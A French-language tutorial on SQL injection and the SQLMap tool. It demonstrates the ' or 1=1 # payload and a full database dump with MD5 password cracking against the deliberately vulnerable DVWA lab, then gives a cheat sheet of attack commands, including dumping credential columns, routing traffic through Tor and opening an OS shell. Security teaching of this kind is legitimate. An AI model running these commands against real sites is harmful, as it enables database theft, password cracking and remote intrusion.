

SQLMap est un outil extrêmement puissant : il permet de réaliser des injections SQL complexes en une seule ligne de commande, de manière automatisée. Voyons en détail de quoi il s'agit.

## Qu'est-ce que SQL Map ?


SQLMap est un outil qui permet de découvrir si une cible est vulnérable aux injections SQL, puis de l'exploiter si c'est possible. Cet outil est fourni nativement dans la suite de sécurité Kali linux. Il supporte les langages SQL les plus courants, MySQL, PostgreSQL, SQL Server, Oracle, ... mais aussi plusieurs dizaines de langages moins utilisés. SQL Map effectue plusieurs types d'injection SQL et est capable de récupérer (dump) la base de données et de s'attaquer aux utilisateurs de la base. Ainsi, il est également possible de l'utiliser pour de l'élévation de privilège en l'utilisant conjointement avec metasploit.

Le projet et la documentation complète (en anglais) sont disponibles sur le Github officiel <https://github.com/sqlmapproject/sqlmap>.

## Qu'est-ce qu'une injection SQL

Une injection SQL est une faille de sécurité qui permet d'exécuter des requêtes SQL modifiées via un site web ou une application vulnérable. Par exemple, votre site de news préféré va chercher le contenu de l'article sur lequel vous venez de cliquer dans sa base de données. Si le site est vulnérable, il est alors possible de modifier la requête qui va chercher le contenu de l'article pour récupérer la liste des utilisateurs inscrits sur le site. A partir de là, on peut récupérer par exemple le numéro de carte bleue des utilisateurs.

Heureusement pour nous, utilisateurs, cela n'est pas si simple, car d'autres sécurités comme le hash, protègent les informations sensibles au sein même des bases de données. De plus, cette faille est très connue, et de moins en moins de sites y sont vulnérables, comme le montre le rapport de l'owasp, qui répertorie les attaques perpétrées. Les injections SQL passent à la 3ème place en 2021.




Source : <https://owasp.org/Top10/>

## Principe technique d'une injection SQL

Le principe est d'injecter du code SQL dans une recherche SQL déjà présente sur le site, pour obtenir d'autres informations que celle initialement prévu.

Prenons cette page qui affiche les informations d'un utilisateur (tiré de DVWA, une machine virtuelle volontairement vulnérable pour tester les failles).



Si l'on renseigne dans le champ l'id d'un utilisateur, une requête SQL contenant l'ID est fabriquée et exécutée. Le code devrait ressembler à ceci

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

Ce qui donne la requête SQL suivante, une fois complété des informations que l'on a saisi

```
SELECT first_name, last_name FROM users WHERE user_id = '1';
```

Si la requête est codée de cette manière, alors il est possible, au lieu de renseigner « 1 », de modifier la requête pour afficher des informations supplémentaires. L'objectif est d'exécuter cette requête, pour afficher toutes les lignes

```
SELECT first_name, last_name FROM users WHERE user_id = " or 1=1
```

Nous avons simplement clôturé l'indication de l'id avec un ', puis nous avons rajouté une condition qui est toujours vraie pour afficher toutes les lignes **or 1=1** .

Mais cela va nous renvoyer une erreur, car il reste à la fin de la requête un ' qui se balade tout seul.

```
SELECT first_name, last_name FROM users WHERE user_id = " or 1=1 ';
```

Pour ne pas que le moteur SQL ne le prenne en compte, il faut le mettre en commentaire. En MySQL, le moteur SQL le plus commun sur le web, le commentaire se détermine avec un #. Ainsi, nous allons rajouter à la fin de notre saisie un # pour que le moteur SQL ignore la fin de la requête.

```
SELECT first_name, last_name FROM users WHERE user_id = " or 1=1 # ';
```

Dans notre formulaire, nous allons donc devoir saisir **' or 1=1 #**, et effectivement, toutes les lignes s'affichent.

## Vulnerability: SQL Injection

User ID:

ID: ' or 1=1#  
First name: admin  
Surname: admin

ID: ' or 1=1#  
First name: Gordon  
Surname: Brown

ID: ' or 1=1#  
First name: Hack  
Surname: Me

ID: ' or 1=1#  
First name: Pablo  
Surname: Picasso

ID: ' or 1=1#  
First name: Bob  
Surname: Smith

De la même manière, en utilisant du code SQL plus poussé, il est possible d'afficher ce que l'on veut dans la base de données : les mots de passe, les coordonnées, voir les CB de ses utilisateurs s'ils sont mal protégés.

## Utilisation de SQLMap pour une injection URL (GET)

L'injection SQL est un processus qui peut s'avérer particulièrement long s'il est fait à la main et cela requiert une connaissance poussée du SQL. Heureusement pour nous, des personnes nous ont mâché le travail en inventant SQLMap.

Le plus simple est quand le paramètre se **situe dans l'URL**. Si c'est le cas, le lien aura cette forme.

`http://siteatester.fr?id=1`

**Note :** Pour une authentification par exemple, les paramètres sont généralement passés par la méthode POST, qui est invisible dans l'URL. Nous verrons dans un prochain article la procédure, qui est un peu plus complexe dans le cas d'une injection via POST.

Revenons à notre GET. Si la requête utilise cette méthode, il suffit alors d'indiquer à SQLMap l'URL et le reste est automatique.

```
sqlmap -u "http://siteatester.fr?id=1" --dump
```

Cette commande suffit pour récupérer (dump) toutes les tables de la base de données. L'outil a récupéré le contenu de la table des commentaires

```
[13:59:26] [INFO] fetching tables for database: 'dvwa'
[13:59:26] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[13:59:26] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
```

comment_id	name	comment
1	test	This is a test comment.

De plus, il a également trouvé celles des utilisateurs. Enfin, un module est également prévu pour cracker les hashes communs des mots de passe.

```
[13:59:26] [INFO] fetching columns for table 'users' in database 'dvwa'
[13:59:26] [INFO] fetching entries for table 'users' in database 'dvwa'
[13:59:26] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[13:59:35] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[13:59:40] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[13:59:42] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:59:42] [INFO] starting 4 processes
[13:59:45] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[13:59:47] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[13:59:52] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[13:59:54] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
```

user_id	user	avatar	password
1	admin	/DVWA-master/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)
2	gordonb	/DVWA-master/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)
3	1337	/DVWA-master/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
4	pablo	/DVWA-master/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
5	smithy	/DVWA-master/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)

En quelques dizaines de secondes, j'ai donc une copie de la base de données et toutes les informations sensibles sur mon poste, d'où la puissance d'SQLMap.

## Cheat sheet

### Commandes automatiques

Scanner une url de manière automatique

```
sqlmap -u "http://siteatester.fr"
```

Scanner une url avec un paramètre GET

```
sqlmap -u "http://siteatester.fr?id=1"
```

Scanner une url avec des paramètres POST

```
sqlmap -u "http://siteatester.fr" --data=PARAMETRE1=VALEUR1&PARAMETRE2=VALEUR2
```

## Préciser les paramètres

Préciser le paramètre sur lequel réaliser l'injection

```
sqlmap -u "http://siteatester.fr?param1= valeur1&param2= valeur2" -p param1
```

Préciser le type de base de données (mysql)

```
sqlmap -u "http://siteatester.fr" --dbms=mysql
```

## Listage

Lister les bases de données

```
sqlmap -u "http://siteatester.fr?id=1" --dbs
```

Lister les tables d'une base spécifique

```
sqlmap -u "http://siteatester.fr" -D "nom_de_la_database" --tables
```

Lister les colonnes d'une table spécifique

```
sqlmap -u "http://siteatester.fr" -D "nom_de_la_database" -T "nom_de_la_table" --columns
```

## Dump

Dump tout ce qu'SQLMap trouve

```
sqlmap -u "http://siteatester.fr" --dump
```

Dump une base de données spécifique

```
sqlmap -u "http://siteatester.fr" -D "nom_de_la_database" --dump
```

Dump une table spécifique

```
sqlmap -u "http://siteatester.fr" -D "nom_de_la_database" -T "nom_de_la_table" --dump
```

Dump seulement des colonnes spécifiques d'une table

```
sqlmap -u "http://testsite.com/login.php" -D site_db -T users -C username,password --dump
```

## Cookies

Utiliser des cookies dans la requête

```
sqlmap -u "http://siteatester.fr" --cookie="COOKIE1=VALEUR1;COOKIE2=VALEUR2"
```

## **Proxy**

Passer le trafic de SQLMap via un proxy

```
sqlmap -u "http://siteatester.fr" --proxy=http://proxy:port
```

Passer le trafic de SQLMap via Tor

```
sqlmap -u "http://siteatester.fr" --tor --tor-type=SOCKS5 --check-tor
```

## **Reverse Shell**

Obtenir un reverse shell OS

```
sqlmap -u "http://siteatester.fr" --os-shell
```

Obtenir un shell SQL

```
sqlmap -u "http://siteatester.fr" --sql-shell
```